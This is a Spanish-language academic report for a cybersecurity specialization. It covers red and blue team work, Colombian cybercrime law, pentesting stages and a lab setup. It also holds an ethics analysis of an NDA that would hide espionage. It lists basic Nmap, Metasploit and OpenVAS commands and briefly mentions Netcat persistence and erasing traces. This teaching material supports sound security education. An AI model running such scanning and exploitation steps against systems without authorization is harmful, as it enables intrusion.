Capacidades técnicas, legales y de gestión para equipos blue team y red team

Yanir Daniela Cordoba Chavez

Universidad Nacional Abierta y a Distancia

Escuela de Ciencias Básicas Tecnología e Ingeniería ECBTI

Especialización en Seguridad Informática

Puerto Asis

2024

Capacidades técnicas, legales y de gestión para equipos blue team y red team

Yanir Daniela Cordoba Chavez

Mgtr. Ever Luis Arroyo Baron

Tutor

Universidad Nacional Abierta y a Distancia

Escuela de Ciencias Básicas Tecnología e Ingeniería ECBTI

Especialización en Seguridad Informática

Puerto Asis

2024

Resumen

La protección de infraestructuras TI es significativa para garantizar la confidencialidad, integridad y disponibilidad de los sistemas, en el contexto actual de la ciberseguridad. Este informe técnico se enfoca en formular estrategias de contención, a partir del análisis de riesgos y vulnerabilidades, partiendo de las etapas anteriores y el escenario propuesto. Se analiza la aplicación de metodologías de pentesting y medidas de defensa. Esto se logra a través de un enfoque que integra las fases del Red Team y Blue Team, por lo cual se identificaron puntos críticos, es decir, vulnerabilidades en el sistema, las cuales fueron explotados mediante herramientas como Nmap, Nessus y Metasploit. Finalmente, se sugiere y se implementan tácticas de contención, que pueden ser cortafuegos, sistemas de prevención de intrusos (IPS) y ciertos métodos de hardenización, todo esto se lleva a cabo con el objetivo de robustecer la seguridad en el contexto establecido. Además, el informe técnico resalta la relevancia de las herramientas de seguimiento y análisis constante, como los SIEM, así como de la implementación de marcos de seguridad, como los controles de CIS, para potenciar la seguridad de la organización.

Palabras clave:

Ciberseguridad, vulnerabilidades, Red Team, Blue Team, pentesting, herramientas de seguridad, firewalls, IPS, SIEM, CIS, contención de ataques, hardenización, análisis de riesgos.

Contenido

Lista De Ilustraciones

Lista De Tablas

Lista de anexos

Glosario

Análisis Forense: Investigaciones exhaustivas de incidentes de seguridad, estas tienen el objetivo de determinar cómo ocurrió el ataque, qué información resultó afectada y cómo evitar incidentes futuros.

Blue Team: Equipo de expertos en seguridad informática, están encargados de salvaguardar y proteger los sistemas informáticos de una organización, a partir de la creación e implementación de tácticas de seguridad para mitigar ataques.

Contención de Ataques: Tácticas y medidas adoptadas con el fin de reducir el efecto de un ataque cibernético y prevenir que se difunda más allá del sistema o red afectados.

Control de Acceso: Procedimientos y normativas que establecen quién tiene acceso a qué recursos en un sistema, fundamentados en la autenticación y autorización de los usuarios.

Ciberseguridad: Conjunto de medidas y procedimientos orientados a salvaguardar los sistemas de computación, redes y datos, esto frente a intrusiones no autorizadas, ataques cibernéticos y otros peligros en el ámbito informático.

CIS (Center for Internet Security): Organización que ofrece normas de seguridad e instrumentos de evaluación, con el fin de apoyar a las entidades en la optimización de su posición de seguridad.

Explotación: Acto de utilizar una vulnerabilidad, con el fin de conseguir acceso no permitido o provocar daños a un sistema.

Firewall: Es un software o dispositivo que se utiliza para regular el acceso entre redes, su función es bloquear el tráfico no permitido y permitir el acceso únicamente a las conexiones legítimas, esto de acuerdo con las normas establecidas previamente.

Hardenización: Métodos para asegurar sistemas a través de la configuración y alteración de sus componentes, con el fin de eliminar vulnerabilidades y reducir el peligro de ataques.

IPS (Intrusion Prevention System): Sistema diseñado para identificar y evitar acciones perjudiciales en una red, lo que hace es interceptar y bloquear de manera automática los intentos de intrusión.

Metasploit: Framework de código abierto, empleada para la explotación de vulnerabilidades, lo que facilita a los expertos en seguridad la realización de pruebas de penetración y la simulación de ataques.

Nessus: Escáner de vulnerabilidades, se emplea para detectar fallos en sistemas y aplicaciones, ofrece reportes exhaustivos acerca de potenciales amenazas.

Nmap: Es una herramienta de software libre, que se usa para investigar redes y efectuar escaneos de puertos, su función es detectar servicios en uso y potenciales vulnerabilidades.

Pruebas de Penetración (Pentesting): Son métodos utilizados para evaluar la seguridad de un sistema o red, se realizan a través de la simulación de un ataque real, tienen como objetivo detectar debilidades que puedan ser aprovechadas por un atacante.

Riesgo: Se refiere a la posibilidad de que una amenaza explote una vulnerabilidad, con el fin de provocar daños a un sistema. Es una mezcla de la posibilidad de un ataque y su posible repercusión.

Red Team: Equipo de expertos en seguridad, son los responsables de simular ataques a los sistemas de una organización, para detectar y aprovechar las vulnerabilidades y así evaluar su defensa.

SIEM (Security Information and Event Management): Sistema de gestión de datos y sucesos de seguridad, que facilita la recolección, el análisis y la correlación de información de seguridad, con el fin de identificar amenazas y producir alertas en tiempo real.

Segmentación de Red: Es una técnica utilizada para separar una red en secciones más pequeñas y reguladas, con el objetivo de mejorar la seguridad, restringir el acceso y prevenir la propagación de ataques.

Sandboxing: Es un método de aislamiento, este posibilita la ejecución de programas o archivos maliciosos o desconocidos en un ambiente controlado, lo que permite que no perjudique el sistema principal.

Seguridad de la Información: Se refiere a un conjunto de estrategias y normativas, creadas para proteger los recursos informáticos, tales como datos y sistemas, esto frente a amenazas y ataques.

Sistema de Detección de Intrusos (IDS): Es una herramienta creada para supervisar el tráfico de red y sistemas, busca conductas inusuales y produce alertas cuando identifica ataques o patrones irregulares.

Vulnerabilidad: Es una debilidad o un error en un sistema, esta podría ser aprovechado por un atacante para conseguir acceso no permitido o provocar daños al sistema.

Introducción

En el escenario actual de la ciberseguridad, las entidades se encuentran con un entorno evolutivo de amenazas, lo que requiere la formulación de estrategias tanto proactivas como reactivas que buscan la protección de las infraestructuras tecnológicas. Este informe técnico se centra en la detección, aprovechamiento y reducción de vulnerabilidades en un entorno simulado (escenario sugerido durante las fases del seminario), con la finalidad de sugerir estrategias de contención y mejora constante en la seguridad de los sistemas de Tecnología de la Información. Mediante este enfoque práctico, se analizan las etapas del pentesting desde el punto de vista del Red Team, se detectan las debilidades y se implementan acciones del Blue Team con el fin de reducir los riesgos y potenciar la resistencia del sistema. Por otro lado, la incorporación de herramientas como Nmap, Nessus, Metasploit, firewalls y sistemas de prevención de intrusos (IPS) garantiza un análisis detallado y la puesta en marcha de estrategias eficaces de contención. Este informe tiene como objetivo no solo demostrar vulnerabilidades, sino también definir directrices que respalden la disminución del efecto de amenazas, fomentando un ambiente seguro y listo para afrontar posibles incidentes.

1. Objetivos

1.1 Objetivo General

Elaborar estrategias de contención a través del estudio de riesgos y vulnerabilidades en una infraestructura de TI.

1.2. Objetivos Específicos

- Identificar para un posterior análisis de vulnerabilidades existentes en la infraestructura de TI a través de la utilización de instrumentos de análisis y técnicas de pruebas de penetración.
- Proponer estrategias de hardenización fundamentadas en los riesgos identificados, dando prioridad a la actualización del software, la configuración segura y la segmentación de la red.
- Aplicar estrategias de contención que empleen herramientas concretas, tales como cortafuegos, cifrado de datos y sistemas de prevención de intrusos (IPS), para disminuir el efecto de potenciales ataques.

2. Desarrollo del Informe

A continuación, se relaciona cada una de las etapas que se llevaron a cabo en el seminario especializado: equipos estratégicos en ciberseguridad: Red Team y Blue Team y escenarios propuestos, los conceptos y recursos empleados, los cuales son esenciales para el uso en estos equipos, con el fin de llevar a cabo las acciones necesarias para detectar vulnerabilidades y cerrar brechas frente a amenazas.

2.1. Conceptos Equipos de Seguridad

2.1.1. Margen legal

Margen legal en Colombia sobre delitos informáticos y protección de datos personales

Entre las principales leyes y decretos colombianos sobre delitos informáticos podemos mencionar los siguientes:

- Ley 1928 de 2018: Esta ley impulsa la colaboración mundial en la lucha contra los delitos cibernéticos. Regula la Convención de Budapest en el sistema jurídico de Colombia, promoviendo la colaboración con otros países en la persecución de crímenes relacionados con la informática y el cibercrimen. (LEY 1928 DE 2018, n.d.)
- Ley N° 1273 de 2009: Establece las normas legales que protegen los datos y la información, mediante el derecho penal en el ámbito digital. Esta ley, tipifica las conductas delictivas como acceso no autorizado a sistemas informáticos, uso de malware, daños a sistemas informáticos e interceptación de datos. (Policía Nacional de Colombia, 2009) Las penas por estos delitos varían entre 48 y 144 meses de prisión, según la gravedad y las consecuencias asociadas al delito. (InterSeguridad, 2024)
- Ley N° 1581 de 2012 (Ley de Protección de Datos Personales): Esta ley tiene como objetivo regular la recolección, almacenamiento, uso y difusión de información personal; para garantizar los derechos de las personas respecto a sus datos en

manos de terceros. Busca crear un marco legal que proteja los derechos de los ciudadanos a conocer, actualizar y corregir datos personales en posesión de terceros. Además, se ha designado a la Autoridad de Supervisión Industrial y Comercial (SIC) como el organismo responsable de proteger esta información. (Congreso Nacional de Colombia, 2012)

- Decreto 1704 de 2012: Establece la interoperabilidad en el Estado colombiano, con el objetivo de garantizar la salvaguarda de la información digital que se difunde entre organismos gubernamentales, incrementando de esta manera la protección de los datos. (Decreto 1704 De 2012 - Gestor Normativo, n.d.)

2.1.2. Etapas del Pentesting

El Pentesting (prueba de penetración) es un proceso estructurado, mediante el cual se simula ataques cibernéticos controlados para identificar y explotar vulnerabilidades en los sistemas de información. (Cilleruelo, 2024) Las etapas son las siguientes:

- Reconocimiento (Reconnaissance): Implica la recopilación de información sobre el objetivo sin interactuar directamente con los sistemas. Un ejemplo de herramienta para el uso en esta etapa es Nmap, la cual es usada para mapear la red y obtener información sobre los puertos abiertos y servicios.(Guía De Referencia De Nmap (Página De Manual), n.d.)
- Escaneo (Scanning): Se realiza un análisis más profundo de la infraestructura del objetivo. OpenVAS es una herramienta que podemos usar en esta fase, permite realizar un escaneo de vulnerabilidades en los sistemas identificados en la fase anterior. (OpenVAS - Escáner Abierto De Evaluación De Vulnerabilidades, n.d.)
- Obtención de acceso (Exploitation): Se intenta explotar las vulnerabilidades encontradas para acceder al sistema. Metasploit es una de las

herramientas más populares en esta etapa, ya que ofrece un entorno para ejecutar exploits y obtener acceso. (Cilleruelo, 2024)

- Mantenimiento del acceso (Maintaining Access): El objetivo aquí es asegurar un acceso persistente al sistema comprometido. Una herramienta puede ser Netcat, que permite mantener una conexión activa sin ser detectado. (Equipo editorial de IONOS, 2020)
- Borrado de huellas (Post-Exploitation): Tras el ciberataque controlado, un paso importante debería ser eliminar todas las evidencias, con el fin de no delatar al atacante. Este procedimiento lo realizaría un hacker en un caso real.
- Elaboración del reporte (Reporting): Finalmente, el tester documenta todos los hallazgos, explotaciones y vulnerabilidades descubiertas durante las pruebas. Una herramienta de gestión de proyectos, como Dradis, podría ayudar a estructurar los informes de pruebas de penetración de manera eficaz. (Cortex, 2016)

2.1.3. Definición de Herramientas y Servicios:

Herramientas:

- Metasploit: Se trata de una plataforma para desarrollar, probar y ejecutar exploits contra sistemas vulnerables. Esta herramienta ofrece una base de datos extensa de exploits conocidos, lo que permite simular ataques de manera efectiva con el fin de encontrar vulnerabilidades.

Metasploit tiene una gran base de datos de exploits, payloads y módulos auxiliares, y se puede ejecutar en una línea de comandos o interfaz gráfica, lo que facilita su uso tanto para principiantes, como para expertos (Cilleruelo, 2024). Un ejemplo de uso de esta herramienta podría ser para escanear la red, encontrar un

dispositivo con alguna versión desactualizada del software, para luego ejecutar un exploit con el fin de obtener acceso al sistema.

Principales comandos:

- exploi t: ejecuta el exploit configurado
- show option: Muestra las opciones configurables para un exploit.
- use: Selecciona un módulo para usar, como un exploit o payload.
- search: busca exploits o módulos.

- Nmap: Es una herramienta Opensource, que se utiliza para el escaneo de redes y puertos, lo que ayuda a identificar dispositivos conectados, servicios y versiones de software en ejecución. Es útil en las primeras etapas del pentesting, para el mapeo de la red.

Entre las funciones principales de esta herramienta está la detección de dispositivos, el escaneo de puertos y la detección de servicios y versiones.

Cuenta con interfaz gráfica llamada Zenmap que simplifica el proceso de escaneo y análisis de redes, pero también tiene una interfaz de línea de comandos muy poderosa (Guía De Referencia De Nmap (Página De Manual), n.d.).

Principales comandos:

- nmap 192.168.1.1: Escaneo básico
- nmap -sS 192.168.1.1: Escaneo SYN(semi conectado)
- nmap -sV 192.168.1.1: detecta las versiones de los servicios
- nmap -A 192.168.1.1: Escaneo avanzado

- OpenVas: Se trata de un escáner de vulnerabilidades Opensource, que realiza análisis de seguridad, estos son detallados y se realizan en sistemas informáticos para identificar debilidades que podrían ser explotadas por atacantes.

Las funciones principales de esta herramienta son: análisis exhaustivo de la infraestructura informática, tiene una amplia base de datos de vulnerabilidades, que se actualiza constantemente y se integra en plataformas como Greenbone Securuty Manager. Es útil en la etapa de escaneo dentro de un pentesting, porque analiza servicios en profundidad, para encontrar configuraciones incorrectas o software vulnerable que pueda ser explotado (OpenVAS - Escáner Abierto De Evaluación De Vulnerabilidades, n.d.).

Comandos principales:

- openvas-check-setup: Verifica que OpenVAS esté instalado y configurado correctamente.
- openvasmd --rebuild: Reconstruye la base de datos de gestión de OpenVAS, útil cuando hay errores.
- omp -u admin -w password -X '<command>': Comando para interactuar con la API de OpenVAS (OMP).

Servicios en línea:

- ExploitDB: Es una base de datos pública (en línea), que compila exploits y vulnerabilidades conocidas. Es usada, generalmente por los pentesters, para encontrar información sobre cómo explotar fallas de seguridad específicas en sistemas de software (¿What Is Exploit-db Database?, n.d.).


Ejemplo: En caso de que en una auditoría de seguridad se descubra una versión vulnerable de Apache, se podría explorar en ExploitDB para determinar si hay un exploit disponible que se pueda aplicar para verificar la vulnerabilidad.

- CVE: (Common Vulnerabilities and Exposures) Es una extensa base de datos que organiza y categoriza vulnerabilidades de seguridad de sistemas y aplicaciones. Cada vulnerabilidad recibe un identificador único, lo que permite a las organizaciones priorizar las que afectan a sus sistemas y buscar parches o soluciones (CVE, 2024).

2.1.4. Banco de trabajo

Descargar la herramienta “VirtualBox” en su última versión.


Ilustración 1 Instalación de VirtualBox



Fuente. Autoría Propia

Descarga e importación del OVA, el cual se encuentra ya preconfigurada para ser utilizadas en las actividades.

Ilustración 2 Descargado e instalado banco de trabajo




Fuente. Autoría Propia

Validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux

Se realiza ping de maquina a máquina, teniendo en cuenta que se desactivo el Firewall en la maquina Windows. El ping se envía correctamente y no se pierden los paquetes como se evidencia en la siguiente imagen.


Ilustración 3 Validación de la comunicación entre máquinas



Fuente. Autoría Propia

Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Ilustración 4 Evidencia del montaje del banco de trabajo



Fuente. Autoría Propia

Características técnicas de hardware:

Windows 7 Professional 64 bits

- CPU: 11 th Gen Intel® Core™ i5-11320H 3.20GHz
- RAM: 4096 MB
- Almacenamiento: 50 GB
- GPU: VirtualBox Graphics Adapter 14Mb

Kali Linux:

- CPU: 11 th Gen Intel® Core™ i5-11320H 3.20GHz
- RAM: 2GB

- Almacenamiento: 15GB
- GPU: VMware SVGA II Adapter

2.2. Actuación Ética y Legal

2.2.1. Procesos ilegales y no éticos

Dentro del acuerdo de confidencialidad (Anexo 3), se puede evidenciar varias cláusulas que pueden implicar actividades ilegales o poco éticas por parte de la organización, algunos de los fragmentos que considero son preocupantes desde una perspectiva legal son:

- Primera clausula. Objeto: Los procesos ilegales dentro de CyberFort Technologies, no podrán ser divulgados.

Va en contra del deber legal y ético, no reportar actividades ilícitas a las autoridades, y este fragmento indica que en caso de que la organización cometa actos ilegales, no se podrán informar. Por la parte de la ley colombiana, esto sería considero encubrimiento, lo cual podría tener sanciones.

- Cuarta Clausula: Obligaciones de la parte receptora:

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

4. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

Estos puntos en esta cláusula, es un claro fragmento en el que intentan prohibir una denuncia de cualquier actividad sospechosa, como se indicó anteriormente eso sería una violación de las normas de varias leyes nacionales. Como

colombianos tenemos el derecho y el deber de denunciar cualquier actividad sospechosa o ilegal, y para este punto se debe tener en cuenta que la empresa trabaja en el área de la ciberseguridad, por lo tanto, podría tener implicaciones serias para la protección de datos personales y la seguridad.

- Octava cláusula: Solución de controversias: En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a CyberFort Technologies.

Este fragmento del acuerdo intenta liberar de responsabilidad a la organización, si la posesión de información ilegal hubiese sido detectada, podría interpretarse como una forma de evadir la ley y dejar la responsabilidad de estos actos en el receptor.

Considero este acuerdo poco ético, pues estipula claramente que el receptor, no podrá divulgar información confidencial e "ilegal", ni denunciar actividades sospechosas. Puede ser también ilegal, ya que el acuerdo obliga a encubrir y hace responsable al receptor por actividades ilícitas, y este podría considerarse nulo por tal motivo. Este acuerdo contiene clausulas ilegales y poco éticas, que están promoviendo la falta de transparencia y el encubrimiento de posibles delitos.

2.2.2. Artículos de la Ley 1273 Vulnerados en el Acuerdo de Confidencialidad.

En el acuerdo de confidencialidad, se evidenció varios procesos que podrían ser considerados ilegales, ya que como se manifestó en la respuesta anterior, implican el encubrimiento de información confidencial y de

actividades ilegales, esto puede vulnerar varios artículos de la ley 1273 de 2009. Esta ley fue promulgada para proteger la integridad de la información y los datos.

Los artículos que pueden estar siendo vulnerados son:

- Artículo 269A - Acceso abusivo a un sistema informático.

En el acuerdo encontramos este fragmento con respecto a accesos indebidos a sistemas informáticos: "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."

Este articulo penaliza el acceso abusivo o no autorizado a sistemas informáticos; y este fragmento, implica el encubrimiento al prohibir la denuncia de estos actos.

- Articulo 269C - Interceptación de datos informáticos.

En el acuerdo encontramos el siguiente fragmento con relación a información confidencial: Definición de información confidencial: …datos secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

Se estaría vulnerando este articulo al realizar interceptación no autorizada de datos informáticos e impedir su denuncia o divulgación. El término “chuzadas” se refiere explícitamente a interceptaciones ilegales, el acuerdo estaría diseñado para proteger y seguir realizando estos actos.

- Articulo 269F - Violación de datos personales.

El siguiente fragmento indica una apropiación indebida de datos personales o corporativos: “Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie."

La violación de datos personales protegidos es un delito penalizado en la ley 1273, el acuerdo busca encubrir estas prácticas, ya que cualquier acceso no autorizado y le mal uso de datos personales debe ser reportado a las autoridades.

- Articulo 269E - Uso de software malicioso.

Aunque en el acuerdo de confidencialidad no se mencione el uso de algún software malicioso, si menciona los accesos abusivos y espionaje; lo que sugiere la posibilidad de uso de alguna herramienta para acceder a esta información: "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."

Este articulo sanciona el uso de programas maliciosos (spyware, malware, etc.) con el objeto de obtener acceso no autorizado a sistemas informáticos (Ley 1273 De 2009 - Gestor Normativo, n.d.).

2.2.3. Aspectos Éticos COPNIA

Personalmente no aplicaría a este trabajo en CyberFort Technologies, teniendo en cuenta los términos del acuerdo de confidencialidad, incluso con el atractivo suelto y el contrato vitalicio, debido a los siguientes puntos:

- El Consejo Profesional Nacional de Ingeniería (COPNIA) establece que los ingenieros debemos actuar con integridad, transparencia y un fuerte compromiso con la legalidad. En el Artículo 31 del código de ética de COPNIA establece que los

profesionales de la ingeniería deben denunciar cualquier acto que pueda ser ilícito e ilegal de las que se tenga conocimiento (Código De Ética | Copnia, n.d.).

- El deber ético de un ingeniero debe ser proteger el bien público y le integridad de los sistemas informáticos, el acuerdo prohíbe la divulgación de actividades ilegales que se están realizando en la organización, tales como espionaje.
- Con respecto a los riesgos legales y profesionales que implica este acuerdo, menciono el encubrimiento de actividades ilegales (como espionaje), esto podría implicar que, ser considerado cómplice si estas actividades son conocidas o reportadas. Según la Ley 1273, toda actividad ilegal relacionada con la ciberseguridad debe ser reportada, de no hacerlo puede hacerse acreedor de sanciones (Ley 1273 De 2009 - Gestor Normativo, n.d.). Por otro lado, la responsabilidad como profesional, ya que en el acuerdo existe una cláusula que exime de responsabilidad a la empresa, en caso de que se descubran las actividades en la organización toda la responsabilidad recaerá sobre mí, aunque no sea actor directo.
- Participar en estas actividades o actos ilegales podría afectar negativamente mi reputación como profesional, ya que como profesional en ciberseguridad, tengo la responsabilidad de proteger la integridad de los sistemas y datos, al ser asociada con una empresa que promueve prácticas ilegales, podría dañar mi credibilidad y confianza en mi capacidad como profesional ético.
- Si bien el sueldo y el tipo de contrato son muy atractivos, la ética profesional no puede ser comprometida, es fundamental elegir organizaciones que respeten los estándares legales y éticos, estos son esenciales para el éxito y bienestar a largo plazo en mi carrera como profesional.

Por estas razones no aplicaría a este trabajo, bajo los términos propuestos en el acuerdo de confidencialidad. Es importante actuar conforma a los principios éticos y legales, como ingeniera y especialista en seguridad informática.

2.2.4. Análisis del Caso Problema "Ciberespionaje y Ética en Cyberfort Technologies"

- ¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

Las empresas de ciberseguridad, para realizar una auditoria exhaustiva y efectiva requieren acceso a información sensible; sin embargo, el acceso debe estar limitado y controlado, con el fin de prevenir abusos. La información debería ser proporcionada en la medida necesaria para cumplir con los objetivos de seguridad, como también debe estar protegida por cláusulas contractuales específicas y políticas de acceso. Según la Ley 1581, de protección de datos personales, el manejo de datos confidenciales debe cumplir con los principios de necesidad y proporcionalidad (Ley 1581 De 2012 - Gestor Normativo, n.d.), evitando cualquier tratamiento que exceda los fines necesarios para la auditoria.

Con el fin de que este acceso no sea explotado, sería fundamental implementar políticas claras como:

- Limitar el acceso de los empleados a la mínima cantidad de datos necesarios, restringiendo quien puede ver, modificar o auditar cada tipo de información.

- Realizar un seguimiento continuo y documentado del acceso a datos confidenciales, mientras se está realizando el proceso de auditoria o algún proceso de ciberseguridad.
- Realizar un acuerdo de confidencialidad y establecer consecuencias legales en caso de violación de los términos de acceso y tratamiento de información.

- ¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Para evitar el uso indebido de herramientas avanzadas de análisis forense, las empresas de ciberseguridad pueden implementar mecanismos de supervisión interna rigurosa y controles de acceso restringido. Por ejemplo:

- Implementar tecnologías de monitoreo continuo, con el fin de identificar cualquier uso inusual o no autorizado de herramientas de análisis forense.
- Asignar permisos y accesos de acuerdo con el nivel jerárquico y las funciones específicas de cada empleado, con el fin de limitar el uso de herramientas a aquellos empleados que si lo necesiten realmente.
- Realizar auditorías internas y externas regularmente, con el fin de detectar cualquier uso indebido o acceso no autorizado, esto mejoraría la transparencia en el uso de herramientas avanzadas.

El código de ética de COPNIA, recomienda el uso de prácticas que refuercen la transparencia y eviten el mal uso de los conocimientos en informática, ara fines no autorizados e ilegales (Código De Ética | Copnia, n.d.)

- ¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciber espionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente

Si un gobierno u organización descubre actos de ciber espionaje, se procede a realizar una respuesta inmediata, que incluye una investigación exhaustiva, y la denuncia pública de los hechos.

En primer lugar, se procedería a presentar los hechos ante las autoridades, con e l fin de que procedan a investigar el delito y aplicar las sanciones de acuerdo a la ley. La Ley 1273 de 2009, regula los delitos informáticos y sanciona cualquier acción de espionaje o interceptación no autorizada (Ley 1273 De 2009 - Gestor Normativo, n.d.).

Si hubiera algún contrato, se procese a rescindir de él, y se puede imponer sanciones económicas u otras, como por ejemplo compensación de datos. Teniendo en cuenta todo este proceso, se debería implementar políticas más estrictas para la selección de proveedores, implementar verificaciones de antecedentes y credenciales de las empresas de ciberseguridad. Lo anterior para prevenir incidentes en el futuro.

La ISO/IEC 270001 es un estándar internacional de gestión de seguridad de la información, este recomienda la implementación de medidas correctivas para mitigar el riesgo de futuras infracciones de seguridad ISO 27001 - Certificado ISO 27001 Punto Por Punto - Presupuesto Online, n.d.).

2.3. Ejecución de Pruebas de Intrusión

